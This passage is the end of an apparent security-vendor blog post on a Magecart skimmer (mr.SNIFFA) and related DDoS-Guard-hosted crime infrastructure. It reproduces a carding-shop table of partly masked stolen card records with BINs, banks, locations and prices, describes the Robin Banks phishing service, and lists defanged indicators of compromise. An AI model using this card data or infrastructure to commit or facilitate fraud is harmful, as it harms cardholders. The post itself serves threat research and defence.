


Figure 18: Login page for stolen credit cards

Figure 18: Login page for stolen credit cards



Bin	Type	Debit/Credit	Subtype	Exp Date	Track1	Billing zip	Code	Country	Address	Bank	Base	Price	Cart
400344		CREDIT	PLATINUM	XX/25	-	-	201		IA; Mason City; *****	CAPITAL ONE BANK (USA), N.A. ( )	Mellow	25.20 $	
376733		CREDIT	N/A	XX/26	✔	-	201		MN; Minneapolis; *****	AMERICAN EXPRESS COMPANY ( ); non refundable	Lavander	21.00 $	
545212		CREDIT	WORLD	XX/26	✔	-	201		TN; Nashville; *****	BARCLAYS BANK DELAWARE ( ); non refundable	Lavander	21.00 $	
446540		CREDIT	CLASSIC	XX/25	✔	-	201		CA; Rancho Santa Margarita	WELLS FARGO BANK, N.A. ( )	Tequilla	21.00 $	
415711		DEBIT	CLASSIC	XX/25	-	-	201		IA; Cedar Falls; *****	COLLINS COMMUNITY C.U. ( )	Mellow	13.60 $	
430594		DEBIT	PREMIER	XX/23	✔	-	201		NY; Middletown	BANK OF AMERICA, N.A. ( )	Tequilla	25.50 $	
473702		DEBIT	CLASSIC	XX/23	✔	-	201		KS; Lawrence; *****	WELLS FARGO BANK, N.A. ( ); non refundable	Lavander	17.00 $	
601100		CREDIT	PLATINUM	XX/26	-	-	201		IA; Cedar Falls; *****	N/A ( ); non refundable	Mellow	31.76 $	
474478		DEBIT	PLATINUM	XX/26	✔	-	201		NC; Jacksonville	BANK OF AMERICA, N.A. ( )	Tequilla	25.50 $	

Figure 19: Dump of stolen credit cards

PhaaS platform Robin Banks

Robin Banks is a phishing-as-a-service platform that was first observed in March 2022 specializing in selling phishing kits. In a July 2022 report, IronNet saw the motivation for criminals to use the kit as more than phishing for typical credentials but also of interest to Initial Access Brokers. After it was booted off Cloudflare, the Robin Banks infrastructure relocated to DDos-Guard as robinbanks[.]su. We now see the domain beta4us[.]click associated with ASN47674 (NETSOLUTIONS).




Figure 20: Login page for phishing as a service RobinBanks

Conclusion

In this blog post, we identified a Magecart skimmer using the mr.SNIFFA toolkit and infrastructure from DDoS-Guard. The domain names used to serve the skimmer referenced public figures or names well-known in the cryptocurrency world. This allowed us to follow the trail and discover a number of other malicious domains, some of which may be connected to the original threat actor.

Where one criminal service ends another one begins but often times they are linked. Looking beyond snippets of code and seeing the bigger picture helps to better understand the larger ecosystem as well as to see potential trends.

Malwarebytes customers were already protected against the first layer of this skimmer and we've added detection for the rest of the infrastructure. To learn more about you can better protect your organization from the latest threats, set up a 15-minute call with our experts to tailor a custom plan.

Acknowledgements

We would like to thank the team at SilentPush for their contribution and help while investigating this skimmer and related infrastructure. Feel free to check out their community app which we used in this research.

Indicators of Compromise

Indicator	Type	Description
hxxps://saylor2xbtc[.]com/vqK4Pq	URL	Redirect
hxxps://elon2xmusk[.]com/jquery[.]min[.]js	URL	Loader
hxxps://2xdepp[.]com/stylesheet[.]css	URL	Skimmer
185[.]178[.]208[.]174	IP	Skimmer hosting
185[.]178[.]208[.]181	IP	Skimmer hosting
185[.]178[.]208[.]190	IP	Crime forum
185[.]149[.]120[.]19	IP	Crypto scams
185[.]149[.]120[.]47	IP	Crypto scams
185[.]149[.]120[.]67	IP	Crypto scams
185[.]149[.]120[.]77	IP	Crypto scams
185[.]149[.]120[.]89	IP	Crypto scams
185[.]149[.]120[.]95	IP	Crypto scams
185[.]149[.]120[.]107	IP	Crypto scams
185[.]149[.]120[.]9	IP	Malware distribution
185[.]149[.]120[.]123	IP	Malware distribution
185[.]149[.]120[.]133	IP	Malware distribution
185[.]149[.]120[.]61	IP	Stolen credit card store
185[.]236[.]228[.]114	IP	RobinBanks phishing
3houzz[.]com	Domain	Fake store